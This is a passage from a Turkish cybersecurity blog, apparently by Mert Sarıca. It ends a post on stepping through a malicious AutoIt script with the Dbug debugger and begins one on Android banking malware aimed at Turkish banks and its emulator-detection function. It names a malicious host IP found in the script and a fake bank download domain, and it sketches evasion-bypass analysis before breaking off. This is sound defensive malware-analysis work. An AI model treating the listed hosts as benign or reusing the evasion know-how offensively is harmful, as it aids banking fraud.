
Hata ayıklama araçları (betikleri) arasında Dbug aracı, diğer araçlara kıyasla daha kullanışlı olduğu için onunla ilerleyebilirsiniz.


Dbug aracını kullanmak için öncelikle Auto IT script editörü olan SciTE aracını yüklememiz gerekiyor. Dbug aracının kurulum paketinden çıkan _Dbug.au3 dosyasını, analiz etmek istediğimiz safe betiği ile aynı klasöre koyduktan sonra safe betiğinin ilk satırına #Include "_Dbug.au3" satırını ekliyoruz. Bu işlemi gerçekleştirdikten sonra Dbug hata ayıklama aracını/betiğini çalıştırmak için başka bir eksiğimiz kalmıyor.

safe betiğini SciTE ile açtıktan sonra ilk olarak F5 (run/resume execution) tuşuna basarak Dbug aracının devreye girmesini sağlıyoruz. Fakat betiği çalıştırdığımızda, AutoIt kütüphanesindeki değişkenler ve fonksiyonlar ile betiktekiler çakıştığı için soruna yol açan bu değişkenleri ve fonksiyonları silmemiz gerekiyor.



Betiği sorunsuz bir şekilde çalıştırdıktan sonra gözümüze kestirdiğimiz bir satırın üzerine gelip F9 (run to cursor) tuşuna basarak program akışının o satıra kadar ilerlemesini sağlıyoruz. 3711. satıra geldiğimizde farenin imlecini (cursor) bir üst satırda yer alan $lc70652o3373 değişkenin üzerine getirdiğimizde, o değişkenin hangi değere (http://149.202.206.57) sahip olduğunu görebiliyoruz. OllyDbg aracında olduğu gibi F7 tuşuna basarak ilgili fonksiyonun içine girebiliyor, F8 tuşuna basarak ise (step over) fonksiyonun içine girmeden akışın (flow) devam etmesini sağlayabiliyoruz. Özetle Dbug aracı sayesinde adım adım fonksiyonların ne işe yaradığını öğrenerek, fonksiyonların yanına yorum (comment) da yazarak kısa bir süre içinde zararlı yazılımın/betiğin ne iş yaptığını kolaylıkla öğrenebiliyoruz.





Bu yazının son yıllarda AutoIt ile geliştirilen zararlı betikleri analiz etmede faydalı olması dileğiyle bir sonraki yazıda görüşmek üzere herkese güvenli günler dilerim.

The post AutoIt Hata Ayıklaması appeared first on Siber Güvenlik Günlüğü.

Android Anti Anti-Emulator

By Mert SARICA on January 1st, 2017

2014 yılında, T.C Ulaştırma Denizcilik ve Haberleşme Bakanlığı'na bağlı Haberleşme Genel Müdürlüğü tarafından yayımlanan Kurumsal SOME Kurulum ve Yönetim Rehberi'nin yönetici özetinde de belirtildiği üzere, Kurumsal Siber Olaylara Müdahale Ekipleri (SOME), siber olayları bertaraf etmede, oluşması muhtemel zararları önlemede veya azaltmada hayati önemi olan yapılardır.


SIEM mühendislerinin, sızma testi uzmanlarının yanı sıra, zararlı yazılım analizi bilgi ve becerisine sahip güvenlik uzmanlarına da sahip olan SOMElerin, kurumların savunmasını güçlendirme ve müşterilerini koruma adına, bu uzmanlıklardan yoksun olan SOMElere kıyasla bir adım daha önde olduklarını söyleyebiliriz. (Tek kişilik dev SOME ekipleri yok sayılmıştır.)

Kritik altyapı sektörlerinden biri olan finans sektöründe yer alan bankaların ve kurumsal SOMElerinin, mobil olsun veya olmasın bankacılık zararlı yazılımlarını yakından takip etmeleri oldukça önemlidir. Kimi zaman bir banka, bankacılık zararlı yazılımlarının gelişimini izleyerek, ileride ne tür bir tehdit ile karşı karşıya kalabileceğini öngörebilir ve hazırlığını yapabilir.

> *Mobil bankacılık zararlı yazılımlarının dışında, yeni nesil oltalama (phishing) saldırılarının da mobil zararlı yazılım ile gerçekleştiriliyor olması, mobil zararlı yazılım analizi bilgi ve becerisine sahip olan güvenlik uzmanlarına olan ihtiyacı da ortaya koymaktadır.*

2015 yılı ortalarında bankalar, müşterilerini hedef alan ve Bakır EMRE'nin de detaylı bir şekilde analiz etmiş olduğu Android zararlı yazılımı ile karşı karşıya kaldılar.


2016 yılının ortasına geldiğimizde ise bu Android zararlı yazılımını geliştirenlerin, zararlı yazılıma TOR üzerinden haberleşme özelliği de eklediklerini gördük. Bununla da kalmayarak Türkiye'de faaliyet gösteren 51 tane bankadan (2015 yılı rakamları) 27 tanesine ait sahte sayfaları da (banka.mobilsubeyukle.com) web sayfalarında oluşturduklarına tanık olduk.




27 BANKANIN MÜŞTERİSİ HEDEF ALINIYOR!


Zararlı yazılımı analiz ederken, Türkçe fonksiyon isimlerinin yanı sıra, isvm isimli başka bir fonksiyon adı dikkatimi çekti. Fonksiyonun başka herhangi bir fonksiyon tarafından çağrılmamış olması da (xref), bana ilerleyen sürümlerde bu fonksiyon ile karşılaşacağımız mesajını verdi. Fonksiyona baktığımda bunun güvenlik uzmanları tarafından zararlı yazılımı analizinde de kullanılan Android Emulator, Genymotion


öykünücülerini (emulator), tespit etmeye yönelik olduğunu gördüm. Hayata geçtiğinde bunu en kolay ne şekilde atlatabilirim diye üzerinde çalışmaya başladım.



